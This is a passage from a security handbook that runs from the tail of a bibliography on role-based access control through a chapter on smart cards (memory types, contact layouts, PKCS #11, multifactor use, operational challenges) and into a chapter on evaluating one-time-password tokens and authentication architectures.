Sandhu, R. 1998a. Role activation hierarchies. In *Proc. of the Third ACM Workshop on Role-Based Access Control*, Fairfax, VA, October 22–23, pp. 33–40.

Sandhu, R. 1998b. Role-based access control. In *Advances in Computers*, Vol. 46, edited by M. Selkowits. San Diego, CA: Academic Press.

Sandhu, R., E. Coyne, H. Feinstein, and C. Youman. 1996. Role-based access control models. *IEEE Computer* 29(2):38–47.

Sandhu, R., D. Ferraiolo, and R. Kuhn. 2000. The NIST model for role-based access control: towards a unified standard. In *Proc. of the 5th ACM Workshop on Role-Based Access Control*, Berlin, July 26–28, pp. 47–63.

Sarbanes–Oxley. 2005. http://www.sarbanes-oxley.com.

Schaad, A., J. Moffett, and J. Jacob. 2001. The role-based access control system of a European bank: a case study and discussion. In *Proc. of the 6th ACM Symposium on Access Control Models and Technologies (SACMAT)*, Chantilly, VA, May.

Schimpf, G. 2000. Role-engineering critical success factors for enterprise security administration. In *Proc. of the 16th Annual Computer Security Applications Conference*, New Orleans, LA, December.

Smith, C., E. Coyne, C. Youman, and S. Ganta. 1996. *A Marketing Survey of Civil Federal Government Organizations To Determine the Need for RBAC Security Product*. McLean, VA: SETA Corporation (http://hissa.ncsl.nist.gov/rbac/seta.ps).

Thomas, R. and R. Sandhu. 1993. Towards a task-based paradigm for flexible and adaptable access control in distributed applications. In *Proc. of the 16th NIST–NCSC National Computer Security Conferenc*, Baltimore, MD, September 20–23, pp. 409–415.

Unified Modeling Language (UML). 2005. Resource Center, http://www-306.ibm.com/software/rational/uml/.

Smart Cards

Jim Tiller

Introduction

Smart cards are fascinating creatures of technology. They literally hold the key to enhanced security. One of the many challenges to information security is controlling access to resources such as information, applications, services, or system devices. Today, username and password combinations are the norm for authenticating users, but this approach represents a fundamental weakness in security. Poor password usage and a myriad of potential exposures are beginning to become a significant hurdle in applying meaningful security controls in the ever-increasing complexity of information technology. As businesses place greater demands on information access and availability to a growing number of disparate entities, username and password combinations will simply not keep up. Not only do smart cards provide a mechanism to ensure long-term scalability and functionality for controlling access, but they also provide business-enabling services. It is within this context that the virtues of smart cards are discussed in this chapter, which examines some of the key benefits of smart cards and demonstrates how organizations of all types can leverage the technology to significantly improve security in many areas.

What Is a Smart Card?

The term *smart card* is ambiguous at best and can be used in a multitude of ways. The International Organization for Standardization (ISO) uses the term *integrated circuit card* (ICC) to encompass all those devices where an integrated circuit (IC) is contained within an ISO 1 plastic identification card. The card is $85.6 \times 53.98 \times 0.76$ mm and is essentially the same size as a bank or credit card. The embedded IC is, in part, a memory chip that stores data and provides a mechanism to write and retrieve data. Moreover, small applications can be incorporated into the memory to provide various functions.

Memory

Several types of memory can be integrated into a smart card, for example:

- ROM (read-only memory) — ROM, or better yet the data contained within ROM, is predetermined by the manufacturer and is unchangeable. Although ROM was used early in the evolution of smart cards, it is far too restrictive for today's requirements.
- PROM (programmable read-only memory) — This type of memory can be modified, but requires the application of high voltages to enact fusible links in the IC. The requirement for high voltage for programming has made it unusable for ICC, but many have tried.
- EPROM (erasable programmable ROM) — EPROM was widely used in early smart cards, but the architecture of the IC operates in a one-time programmable (OTP) mode, thus restricting the

services offered by the ICC. Moreover, it requires ultraviolet light to erase the memory, which makes it difficult for the typical organization to manage the cards.

- EEPROM (electrically erasable PROM) — EEPROM is the IC of choice because it offers user access and the ability to be rewritten, in some cases up to a million times. Clearly these attributes are those that smart cards must have to be usable in today's environment. Typically, the amount of memory will range from 8 to 256 KB.
- RAM (random access memory) — Up to this point, all the examples were nonvolatile, meaning that when power is removed the data remains intact. RAM does not have this feature, and all data is lost when the unit is not powered. For some smart cards that have their own power source, RAM may be used to offer greater storage and speed; however, at some point the data will be lost — this can be an advantage or disadvantage, depending on one's perspective.

Processor

Memory alone does not make a card "smart." In the implementation of an IC a microcontroller (or central processing unit) is integrated into the chip, effectively managing the data in memory. Control logic is embedded into the memory controller and provides various services, the least of which is security; therefore, one of the most interesting aspects of smart cards (and their use in security-related applications) is founded on the fact that controls associated with the data are intrinsic to the construction of the IC. To demonstrate, when power is applied to the smart card, the processor can apply logic in an effort to perform services and control access to the EEPROM. The logic controlling access to the memory is a significant attribute with regard to ensuring that the security of private data, such as a private key, is not exposed; therefore, smart cards can be configured to allow only a certificate containing a private key for digital signing purposes to be written onto the card but never accessed by external processes or applications. For example, the processor has the ability to perform cryptographic functions to data supplied by an outside source using an algorithm embedded in the processor and a key maintained in the memory. Moreover, programs can be embedded in portions of the memory that the processor utilizes to offer advanced services. We will discuss these in more detail later. Nevertheless, simply put, a smart card has a processor and nonvolatile memory, allowing it to be, well, smart as well as secure.

Following are examples of smart-card features that are typically found on smart cards today:

- 64-KB EEPROM — This is the typical amount of memory found on contemporary cards.
- 8-bit CPU microcontroller — This is a small controller for which several forms of logic can be implemented. For example, it is not uncommon for a processor to perform cryptographic functions for DES, 3DES, RSA 1024-bit, and SHA-1, to name a few.
- Variable power (2.7 to 5.5 V) — Given advances in today's IC substrate, many cards will operate below 3 V, offering longer life and greater efficiencies. Alternatively, they can also operate up to 5.5 V to accommodate old card readers and systems.
- Clock frequency (1 to 7.5 MHz) — In the early developments of smart-card technology, the clock was either 3.57 or 4.92 MHz, primarily because of the inexpensive and prolific crystals that were available. In contrast, today's IC can operate at multiple speeds to accommodate various applications and power levels.
- Endurance — Endurance refers to the number of write/erase cycles. Obviously, this is important when considering smart-card usage. Typically, most smart cards will offer between 250,000 and 500,000 cycles. Because the primary use of a smart card in a security scenario is permitting access to read data on the card, it is highly unlikely that someone would reach the limits of the IC; however, as more complex applications, such as Java, are integrated into the IC the data will require more management, forcing more cycles upon each use.
- Data retention — User data and application data contained within the memory have a shelf life; moreover, that life span is directly related to the temperatures to which the smart card is exposed. Also, the proximity to some materials or radiation will affect the life of the data on a card. Most cards offer a range of 7 to 10 years of data retention.




FIGURE 3.1 Contact plate on a smart card.

It is important to understand that a smart card is effectively a computer with many of the same operational challenges. It has an IC that incorporates the processor and memory, logic embedded in the processor that supports various services, and applications built into the processor and housed on the EEPROM for on-demand use. It also requires protocol management (how it is supposed to interface with other systems) and data management. All of these components and more exist in a very small substrate hidden in the card and will only become more complex as technology advances.

Card Types

At the most basic level, there are two types of smart cards, which differ in how they interact with other systems: contact cards, which use physical contact to communicate with systems, or contactless cards, which interface using proximity technology.

Contact Cards

Contact cards are fairly self explanatory. Based on the ISO-7816-2 standard, a contact ICC provides for eight electrical contacts (only six are used) to interact with other systems or devices. The contacts on a smart card, as shown in Figure 3.1, provide access to different elements of the embedded IC. The contact designation (C*n*) starts with C1, Vcc, and continues counter clockwise around the plate. As shown in Table 3.1, each contact has a specific purpose for interacting with the embedded chip.

Contactless Cards

Cards that are founded on proximity communications are growing in demand and in use. They are increasing in adoption because of their durability, applications in use, speed, and convenience. Their design eliminates the physicality of interacting with disparate systems, thus eliminating the type of damage incurred by contact cards with plates or magnetic strips. Finally, a contactless card offers a multitude of uses and opportunity for integration with, for example, cell phones or PDAs. Typically, the power and data interchange is provided by an inductive loop using low-frequency electronic magnetic radiation. The ISO 14443 defines the physical characteristics, radiofrequency (RF) power and signal interface, initialization and anticollision, and transmission protocol for contactless cards. The proximity coupling device (PCD) provides all the power and signaling control for communications with the card, which in this case is referred to as a proximity integrated circuit card (PICC). The PCD produces a RF field that activates the card when it is within the electrometric field loop. The frequency of the RF operating field

TABLE 3.1 Contact Descriptions

Contact	Designation	Use
C1	Vcc	Power connection through which operating power is supplied to the microprocessor chip in the card
C2	RST	Reset line through which the interface device (IFD) can signal to the microprocessor chip of the smart card to initiate its reset sequence of instructions
C3	CLK	Clock signal line through which a clock signal can be provided to the microprocessor chip; this line controls the operation speed and provides a common framework for data communication between the IFD and the integrated circuit card (ICC)
C4	RFU	Reserved for future use
C5	GND	Ground line providing common electrical ground between the IFD and the ICC
C6	Vpp	Programming power connection used to program electrically erasable programmable read-only memory (EEPROM) of first-generation ICCs
C7	I/O	Input/output line that provides a half-duplex communication channel between the reader and the smart card
C8	RFU	Reserved for future use

is 13.56 MHz ± 7 kHz, and it operates constantly within a minimum and maximum power range. When a PICC is incorporated into the loop, the PCD begins the communication setup process. The PCD alternates between two types of modulation (or signal types) — type A and type B — until a PICC is incorporated and interacts on a given interface. The important point is that both types support 106 kbps (kilobits per second) in bidirectional communications. This can be best compared to selecting the equivalent to layer 1 and 2 of the OSI model for computer networking. Many of the PICC and PCD solutions today are provided by or founded on Mifare and HID products and solutions, the *de facto* proximity solutions.

Smart-Card Uses

Organizations can consider using smart cards in many ways: physical access, security, and even application extensions. Although each is helpful in its own right, the value lies in the singularity of the solution — a card; therefore, if any of the uses described below are seen as meaningful options, then by default all others are plausible and offer the potential for significant returns on related investments.

Physical Access

Many companies employ building access credentials in the form of a common card. It is not unusual for a new employee to be issued an access card to allow entry into the building. Moreover, that same card can be used to determine varying levels of access to internal zones, furthering control of employee movements. The use of cards for access can encompass a wide range of solutions, such as controlling entry into parking lots, garages, main entry ways, data rooms, floors in a building, cabinets, and even trash bins. In most cases, access cards will bear the company name or logo and have a magnetic strip for interfacing with control systems; however, some organizations use proximity cards to accomplish the same functions as the magnetic strip. Usually, the card provides a unique identifier, nothing extraordinarily complex, which allows a central system to identify the card. The association of the card to the holder is assumed. The use of a smart card can provide enhanced services in certain scenarios. For example, verifying the association of a user with a card to provide access to a parking lot is not as important as ensuring that association when the user wants to access the data center; therefore, a smart card may not be queried for user data at the driveway but can be forced at the door of a computer room. The simplicity of traditional access cards does not provide data that can authenticate the holder of the card. Today, as the price of smart cards decreases and more service types are incorporated into them, such as magnetic strips and proximity features, the use of a single smart card is growing in demand.

Employee Identification

In addition to providing a card for physical access, many companies will take the next step and leverage the same substrate as employee or even visitor identification. In these scenarios, the employee information is emblazoned on the card, such as the employee's photograph, name, designation, and department. Organizations that utilize access badges for employee identification clearly have taken advantage of the initial investment in the physicality of the badge. One could conclude that the added advantages offered by smart cards would fit within that philosophy.

Logging On

When people think about a smart card, the first thing that comes to mind is access to systems and data. Interestingly, smart cards have two basic uses for logging on to systems and applications. The first is pseudo-single sign-on (PSSO), where different username and password combinations are stored on the smart card and accessed upon future authentication challenges. A good example is RSA's Sign-On Manager. Software is loaded onto the end user's system that provides tools for using the smart card. One of the features of the Sign-On Manager is its ability to identify when a user is being challenged for credentials. When this occurs, the application provides the option to remember the credentials and store them securely on the card. The next time the user is challenged, the application will identify the authentication and act on behalf of the user entering their information. At this point, one might ask, "What is the difference between this and Microsoft's 'Remember Password' function?" The most significant difference is that the credentials are securely stored on the card, and access to that information is controlled by a personal identification number (PIN) (in reality, it can be a phrase, like a password). Also, it provides the option to remember data associated with a diverse number of applications. The second, and perhaps most important, use of a smart card is to store digital certificates. Certificates can be used in combination with asymmetrical cryptographic functions to allow strong authentication utilizing public-key cryptography, greatly enhancing the identification and authentication of a given user. Again, access to the certificate and related keys is controlled by the smart card and ultimately a pass phrase to gain access to and use those stored credentials by embedded cryptographic functions on the card.

Features and Benefits

Some uses of smart cards were introduced above, but what about the technical attributes of smart cards? The best way to consider use of smart cards in an enterprise is to understand that a smart card is a tool that can support a multitude of functions; however, it is common to confuse the smart card with its underlying services, such as public-key infrastructure (PKI) and digital signatures. To clarify, the card is a container of information, and the logic in the card supports the use of that data, but the card itself is not the provider of the broader set of services. To digitally sign a document, such as an e-mail, the card allows utilization of private-key cryptographic functions in a secure and authenticated manner. The application, in most cases, is unaware that the private data is being supplied by a smart card. More accurately, the smart card interacts with the user and system to allow use of the data. When this has occurred, the application will operate utilizing the operating system of the end system or other tools that permit the use of the data for the transaction.

For example, consider a Microsoft XP user who wishes to sign an e-mail. The user authenticates to the smart card permitting the use of a S/MIME private key. That key, utilizing various forms of security, is accessed by way of the PKCS #11 standard and Microsoft's CAPI, which links into the local store of the operating system where certificates are typically maintained. The e-mail application then utilizes that store to perform the signing. In reality, however, the certificate in the store is nothing more than a pointer to the smart card that allows the process to be performed on the card in a protected manner. By leveraging PKCS #11 throughout applications and services, smart cards can perform signing services to any data regardless of architecture. For example, a smart-card-enabled user may access a Citrix system to utilize

an application client that interfaces with a centralized enterprise resource planning (ERP) system. Given that the MS client supports local store linking and PKCS #11 and Citrix supports PKCS #11 with its client, then all the ERP client application has to do is request signing services from the Citrix server and the physical card will be accessed via the Citrix client on the remote system. As far as the ERP client application knows, a signing certificate in the local store of the system is associated with the remote user via Citrix and it passes data for signing from the ERP database to the CAPI. At that point, Citrix sees the request to the local certificate store and generates a PKCS #11 request via the Citrix client to the remote user. The data is then passed through the local store on the user's system and ultimately to the card for processing.

This process allows application developers to be concerned only with typical MS CAPI calls to the operating system for certificate services. The association of the smart card is irrelevant to the application. When the data is sent to the card, it simply provides the requested functions and passes them back through the secured channels. A multitiered architecture with PKCS #11-enabled systems will effectively present a virtual smart card to the system accessible by way of the local certificate store on the operating system. The example provided here was for Microsoft applications; however, other operating systems employ similar certificate services to applications that can be tied to remote physical devices.

What Is PKCS #11?

PKCS #11 is a standard developed by RSA to allow access and sharing of tokens, such as smart cards. Cryptoki (short for "cryptographic token interface" and pronounced "crypto-key") follows a simple object-based approach that addresses the goals of technology independence (any kind of device) and resource sharing (multiple applications accessing multiple devices), presenting to applications a common, logical view of the device referred to as a *cryptographic token*. Cryptoki is intended to be an interface between applications and all kinds of portable cryptographic devices, such as smart cards. Although some standards existed for interfacing hardware tokens, what remained were particular details for performing cryptography services. Also, the ability to offer resource sharing of the hardware token and allowing for provisional services in a multitiered architecture had yet to be defined. While PKCS #11 (Cryptoki) offers an object-based approach to accessing and processing data on smart cards, its adoption as a standard has resulted in simplified application development and greater options for smart-card integration. Since the introduction of PKCS #11 2.20 in June 2004, many vendors have used it as a mechanism to motivate smart-card solutions. One could conclude that the barrier to broad adoption of smart cards was the lack of a comprehensive process for token interface, and PKCS #11 has satisfied that requirement; therefore, the industry's interest in smart cards has increased several fold because of the advances in deployment options and use.

Multifactor Authentication

In general, the three types of authentication are:

- *Single-factor* — Something you know, such as a password
- *Two-factor* — Something you know and something you have, such as a password and a token together
- *Three-factor* — Something you know, have, and are, such as a biometric mechanism coupled with a token and password

Smart cards represent something you have. A user is in possession of a smart card and that, in and of itself, is helpful in offering two-factor authentication; however, an added layer of security and authentication is provided by the fact that the smart-card transaction is based on possession of the card and the existence of a pass phrase in combination with the data on the card. Based on these inherent attributes (*e.g.*, possession, access control, and data) the use of the smart card meets, and arguable exceeds, the essential requirements for two-factor authentication

Typically, the way smart cards are used for accessing computer and network resources is that a user inserts the smart card into a reader and then enters the PIN associated with that card in order to unlock the services of the card. In such a scenario, the first factor of security is providing something you have —

a smart card. The second factor of security in this case is providing something you know — the PIN. The data on the card, validated by the existence of the card in combination with the access authenticated by the PIN, adds another layer to the security of the authentication process.

Is this better than a traditional SecurID token solution? A typical two-factor authentication token provides individuality in the form of a cryptographic key embedded in the token that produces a unique number in a given time frame (*e.g.*, every 60 seconds). The authenticating system, in this example an ACE server, will know, based on the token serial number, what number will appear on the token at the time of the challenge. If the correct number is provided by the user within the window of opportunity, along with other identification information (such as username and password), it is concluded that the user is in possession of the assigned token — the second factor.

A smart card adds another level of integrity. The PIN provides access to the information on the card (not simply displayed as with a token), and the key on the device is used in the authentication process. When used in combination with certificates, one could conclude that a smart card is better, as the certificate participates in a larger infrastructure to maintain the integrity of the authentication process; however, if the smart card is simply providing stored credentials when a PIN is provided, it is effectively the same as a token and arguably less effective.

Leveraging Certificates

With very little doubt, digital certificates can offer a great deal of security features to an organization. Certificates are founded on a trust model that is supported by the combination of technology, process, and, in many cases, legally binding attributes to ensure that the keys associated with the certificate are valid; however, one of the weakest elements of certificates and public-key cryptography, in general, is maintaining a level of assurance that the private key of an individual is in the sole possession of the user it was assigned to. Certificates primarily speak to the validity of the keys, the owner, and the issuer, but the private-key status is the other half of the equation, and it is feasible for that private key to have multiple instances if not designed and administered correctly — although this is not a recommended practice, as some solutions lack this control. Many technical solutions to dealing with private-key instances have been proposed, such as key escrows that divvy out the key upon authenticated request for temporary transactional use, but, it is important to know that, potentially, a private key can be loaded onto any system with only some controls in place to ensure that no duplicity occurs.

Private-key multiplicity breaks several layers of security and trust. Although a certificate associated with a private key can be password protected, thus limiting its exposure to unauthorized use, this is not a forgone conclusion or a default configuration. Moreover, if the use of the key pair is related to nonrepudiation requirements, the single instance is further refined by the fact that the assigned user must be in possession of the key material. The entire concept of nonrepudiation is founded on a user being the sole owner and having possession of the private key. When it is copied, it can be assumed that the foundational integrity of the solution is completely undermined. In this light, smart cards offer an excellent option to greatly enhance the management of private keys and related certificates. Mind you, it is far from perfect, but the mobility offered by smart cards significantly reduces the exposure or any potential need or capability to copy the private key and allows for secure interaction with the private key; therefore, although the use of smart cards is not directly related to a PKI solution, the use of them significantly enhances the overall PKI solution. If nonrepudiation is a prerequisite, it is safe to say that smart cards are a requirement.

Custom Economy

Every new, interesting technology comes with a "cool factor," and smart cards are no different. As mentioned earlier, smart cards have integrated circuits that are comprised of memory, a processor, and built-in logic controls. The memory of the smart card can contain applications that, although small, can offer advanced services. Today, the application platform of choice is a Java Virtual Machine (JVM).

Organizations can leverage a series of application building blocks to construct custom applications that can interact with systems in a secure manner. For example, it is a simple matter for a company to develop an internal prepaid or credit mechanism for employees purchasing items within the domain of that company. To demonstrate, an employee armed with a smart card, normally used as an employee identification badge, access card, and for signing e-mails, can insert the smart card into a reader in the company cafeteria to purchase lunch. In its most basic form, the card can maintain a copy of transactions that can be reconciled with direct payment from payroll. In a more complicated solution, the employee can load the card with credit at their workstation and then use the credit for lunch or buying a new mug in the company store.

In Europe, smart-card readers are located at almost every cash point and are spreading to point-of-sale (POS) systems. For example, to buy a train ticket from Zurich to Geneva, a passenger inserts a credit card into the reader. If the card is not smart, the reader will simply access the magnetic strip; however, if an IC is present, it will interact with the embedded application for authentication and verification of the transaction. Another example is American Express's Blue Card and others that have an embedded IC; people can use these cards at home for online transactions via a common card reader. The application on the card provides the services for interacting with an E-commerce Web site.

Challenges

Nothing is perfect, and any technical solution that is positioned as the ultimate integrator is destined to disappoint at some point during its adoption, especially if its application security related. Of course, smart cards are not immune to this and have challenges in their own right.

Operational Considerations

Obviously, the physicality of a card represents opportunities to lose, misplace, or forget it. Additionally, cards can be stolen, either by a motivated thief or indirectly in a stolen purse or car. Very little can be done from a business perspective. When a card is gone, it should be assumed that it will not be found or returned. It is hoped that the card does not have the PIN written on it or the thief does not know the PIN. Outside of these assumptions, the organization is relegated to reissuing the card and any credentials that are under the control of the company, such as certificates, and changing domain and application level passwords. If the card is associated with physical access, the association of the card to those controls must be permanently eliminated. It is apparent that companies depending on use of the card and information contained within the card must have a decommissioning process that includes emergency scenarios, much like an incident process. It must also include the ability to determine if a lost or stolen card is being used.

Another set of issues that may arise given the physicality of the card and the nature of human beings is simply leaving the card in a system. In many cases, the PIN has a memory lifespan. Users insert their cards, enter their PINs, and begin their daily work. To avoid the constant challenge of entering a PIN, users have the option of setting a reauthentication window. If that window is too short, users will become frustrated by having to continually enter their PINs; however, setting it too long increases the risk of inappropriate use if and when a user steps away from the workstation, leaving the card in the system. Organizations that have very dynamic environments have opted for proximity cards for workstation access. Users maintain their cards somewhere on their person, and when the workstations are in use their cards are accessed. This procedure generally reduces the need for concern but does not eliminate it completely. All in all, it is a cultural challenge, and as with most things related to security it requires regular training and awareness campaigns to reduce people-related exposures.

The cost of the card may seem palatable given the services it can provide and the overall enhancement of security, but a smart card is only one element of the entire solution. A card may cost, for example, US$10, but the provisioning, management, maintenance, and, most importantly, processes that must be performed to reissue a card can become very costly. Add to this the typical user's limited understanding

of how to employ the card and it becomes necessary to add the costs of help-desk-related activities. Of course, investments in training, process development, and proper planning of the solution will begin to take shape over time, reducing overhead related to card usage. Efficiencies will surface, and greater visibility with regard to management of the solution will help recoup initial investments to a point where returns can be realized.

Technical Considerations

Although smart cards have several different applications, the attribute that stands out most is the use of Java applications embedded in the card. It is important to realize that many applications can be incorporated onto a single card, so it is necessary to test and trust these applications prior to integration with the card and extended applications, as well as have an understanding of the potential interactions of these applications within the card upon use and the effects on external applications and data. For example, when an applet is accessed to perform a function, another application may have the ability to interact with the transaction or even data on the card that is assigned to the originating application.

Because a Java-enabled card allows multiple and possibly competitive applets to be maintained on the same card, the potential for security problems may arise. Many cards will have an application firewall embedded in the system to isolate functions performed by a given applet and to control access to data that may be stored or in use by that application. The firewall will prevent access to objects owned by other applets; however, in some situations multiple objects stored in memory may be required by different applets for various services. In these cases, the firewalling capability is challenged to maintain isolation in the event that common objects are required. A normal computer typically has ample memory to avoid object sharing; however, smart cards have only limited memory, potentially forcing the use of an object by different applications. The firewall must be able to assert privileges for object usage, but this is not always possible or within the capabilities of the smart-card vendor's firewall code.

As mentioned earlier, ISO 7816-2 defines the physical contacts of a smart card, and ISO 7816-4 seeks to define command sets for card operating systems. As with many standards, however, there is room for interpretation, and vendors will stretch the envelope of what can be performed by the card in an effort to offer new and exciting services. This is not new to technology, by any means, and it drives the entrepreneurial spirit to ensure liveliness in product development; however, the byproduct of early adoption of what could be construed as proprietary solutions sets the foundation for interoperability issues. Until greater convergence in the expectations of services and card production exists, complexities will always be encountered in a heterogeneous smart-card-driven environment. Unfortunately, no hard and fast answers exist to accommodate disparate cards in an organization. Although support for one card may be applicable in some situations, with another vendor's application it can be expected that many of the unique services of the card will evaporate.

Conclusion

Smart cards can be very effective in enhancing the security posture while simultaneously offering efficiencies within the enterprise. Moreover, they allow an organization to push the limits by digitizing common transactions and expanding the horizon of existing infrastructures. But these features and benefits come with a cost. Challenges in implementation, interoperability, and functionality will most certainly surface during adoption. Culturally, many users are typically unaware of what is going on within a seemingly innocuous piece of plastic and may have difficulty accepting its use or understanding the responsibility that comes with the card. Nevertheless, it is clear that smart cards are here to stay, and no doubt organizations have implemented smart cards, or are in the process of doing so, because the advantages can significantly outweigh the disadvantages of such a technology.

A Guide to Evaluating Tokens

Joseph T. Hootman

Introduction

Fixed passwords are no longer appropriate for controlling computer access. Effective access control calls for the use of dynamic passwords, which are generated by tokens, a calculator-type device. Many such devices have now been introduced into the marketplace, but no one is necessarily appropriate for all situations. This chapter discusses the use of dynamic passwords and describes the characteristics of currently available password generators and their advantages and disadvantages in particular situations. A table comparing the features of a selected group of tokens is included.

Dynamic Passwords

The dynamic, or one-time, password is becoming a popular alternative to the fixed password. The basic concept of dynamic passwords is to prove a person's identity by testing to ensure that that person possesses a unique key or password generator. The user is provided with a special-purpose calculator that generates an unpredictable number. This number is then used as a one-time password to enter into the computer. In some cases, the number is produced unilaterally by the token; in others, it is calculated in response to a challenge from the computer. In all cases, for each requested entry, the security software or hardware installed at the access control point calculates an expected response to the one-time password calculated by the token. If the two numbers match, the security system grants computer access to the individual carrying the token.

Because a new password is produced or calculated each time access is requested, no password need ever be written down or memorized. Even if a password is copied, it is useless because a new password is generated each time. In some systems, reuse of the same password by the same user is extremely unlikely but statistically possible. Other systems offer protection against all reuse. In newer product offerings, the token may also be used as an employee ID card, a physical access control device, a calculator, or a credit card.

Token-based access control has two essential parts: the unique tokens issued to the authorized users and the access control security system (software or hardware) installed at the access control point. (See the following section for a further discussion of authentication architectures for use at access control points.) A user gains computer access by entering a unique user ID into the access control system through the terminal or workstation. The access control system evaluates the user ID and determines whether it is authorized and, if so, how user authentication should occur — through a fixed password, a dynamic password, or, in some cases, a biometric device.

For dynamic password authentication, the access control system database contains the type of token and the unique seed, or cryptographic key, stored in the token for each user ID. Other information about that user is also stored in the access control system, including authority group, location, fixed passwords, and authorization controls. Most access control systems have addressed the problem of lost tokens or unauthorized use of legitimate tokens. If an authorized user's token is lost, the user cannot access the system and would therefore report the token as missing. The computer security administrator simply deletes the information on the prior token and replaces it with new data on the replacement token. To prevent unauthorized use, most systems use a personal identification number (PIN) to activate tokens. Without the proper PIN, the token still provides a password, but an incorrect one. Some tokens also provide duress codes, so the security software can recognize when users are being forced to use the token and issue appropriate warnings.

Authentication Architectures

Five security architectures are currently available for access control and user authentication.

Workstation Authentication

This approach, sometimes referred to as peripheral defense, places the authentication and access control system in the workstation. Normally, boot protection is also provided. Essentially, a user cannot gain access to the workstation nor to its ability to gain access to other resources without first proving that the specific requesting user is entitled to have such access. Generally, all workstations that have the capability to access protected target resources must have authentication capability.

Dedicated Authentication Systems

Dedicated authentication systems are generally freestanding hardware devices installed in front of the computer resources to be protected. They are designed to protect access to the protected resources and also generally offer such nonsecurity capabilities as menuing and session logging.

Access Server Authentication

Access server authentication systems are general-purpose communication devices, with various control, user menuing, and routing/switching features, to which security and authentication functions have been added.

Host-Based Authentication

Host-based authentication software systems are designed to be installed on the protected resource itself to control access at the first entry port level or host communications point-of-entry. On large mainframes, the access control and authentication functions are usually coupled to the functions of a resource control program (*e.g.*, Resource Access Control Facility, or ACF2).

Authentication Nodes

An authentication node system offers an authentication server for the entire network. Either operating under Kerberos or a single sign-on approach, the user authenticates only once and either is given a ticket allowing access to other network resources or is granted access to a set of macro auto-log-on script files that can then be used to obtain access to other resources on the network.

Modes of Token Operation

The two most common modes of operation are asynchronous and synchronous. In the asynchronous mode, the access control software issues a cleartext challenge to the user that is displayed on the terminal or workstation screen. The user turns on the password generator, enters a PIN, enters the cleartext challenge into the token, and presses a key to cause the token to calculate the response. The response is then displayed on the token and the user keys that value into the terminal or workstation. Because the access control software in the protected computer knows the unique seed (*i.e.*, encryption algorithm) assigned to that user's token, it can calculate the expected response. If the two responses match, the user is granted access.

In the synchronous mode, the access control software requests the password without calculating and presenting a challenge to the user. The user turns on the password generator, enters a PIN, reads the response from the display, and keys that value into the keyboard of the terminal or workstation. The computer knows the expected response through a combination of three factors: It knows the algorithm the token uses to calculate the response, it knows the unique key assigned to that token that will be used in calculating the response, and it knows the method used by the token to maintain dynamic password synchronization with the access control system. Maintaining password synchronization is a key factor in synchronous tokens. Asynchronous tokens essentially are resynchronized each time they are used, because the access control system issues a new challenge on each use. Synchronous tokens essentially issue their own challenge, and the access control system must be able to determine what that challenge is. The three common methods to do this are time synchronous, involving the use of time and other factors (using the clocks in the token and in the access control system and allowing for clock drift); event synchronous, involving use of a value developed from one-time modification of the last entry; and algorithmic synchronous, involving reverse engineering of the response to determine if the specific token could have generated that response. As in the asynchronous mode, if the two responses match then the user is granted access.

Passing Authentication between Computers

In addition to the conventional use of tokens, it is important to consider five variations in authentication:

- Workstation-to-host authentication
- Workstation single sign-on
- Network authentication nodes
- Host-to-host authentication
- Host-to-user authentication

In certain applications, it may be desirable to authenticate the workstation rather than the individual user. This is generally the case when the workstation is in a secured area and may be used by multiple people. Sometimes the use of tokens is not acceptable or cost justified. In these cases, a noncopyable software token may be installed in the workstation. (This approach obviously will not work with dumb terminals.) The user or system administrator will be required to authenticate at boot-up, generally with a fixed password; subsequently, any access request that is challenged will be answered automatically by the software token, transparently to the user. In cases where dynamic password security is used, no password aging is required; otherwise, the user or the software token must be able to respond to requests for password aging from the host system.

An important variation of the software token is the use of a single sign-on software module in the workstation. For the user who needs to access multiple resources that require authentication (even if only ID and fixed password), single sign-on should be considered. This module works exactly like the software token but has the capability to store multiple software tokens and log-on macro script files. As with the software token, the module is noncopyable and requires workstation authentication to be

activated. (Token authentication at the workstation level is highly recommended.) When activated, the module will automatically respond to authentication requests from any protected resource for which the module has an entry.

An important development is the evolution of two types of network authentication nodes:

- *Kerberos authentication nodes* — This type of node is being actively developed by a number of companies working to support this public domain software and by numerous user organizations. In this approach, the user logs into the Kerberos node (with either a fixed or dynamic password) and after authentication is given an encrypted, time-stamped "ticket." The user can then take the ticket to any resource controlled by a Kerberos access module, present the ticket, and, if the ticket is correct, gain access. There is only one database, no synchronization is required, and access is available from any workstation; however, this approach lacks session control and logging of complete sessions.
- *Session control nodes* — With this type of node, the user logs into the authentication node and after authentication is given a menu that contains that specific user's choices for system or resource access. When the user makes a selection, the authentication node automatically logs the user into the requested resource and remains present during the entire session. This approach allows for the authentication node to provide the communication pathway to each resource and stay with the user during the entire session, providing complete session control and logging. When users complete their sessions or are logged out of the system, they are once again presented with their menus by the authentication node. It is possible to have only one database or multiple databases. It is therefore also possible to have several authentication nodes to balance the communication load. The functioning of the authentication node is an integral part of the regular network operating system and protocols; therefore, access to the authentication node is available from any workstation.

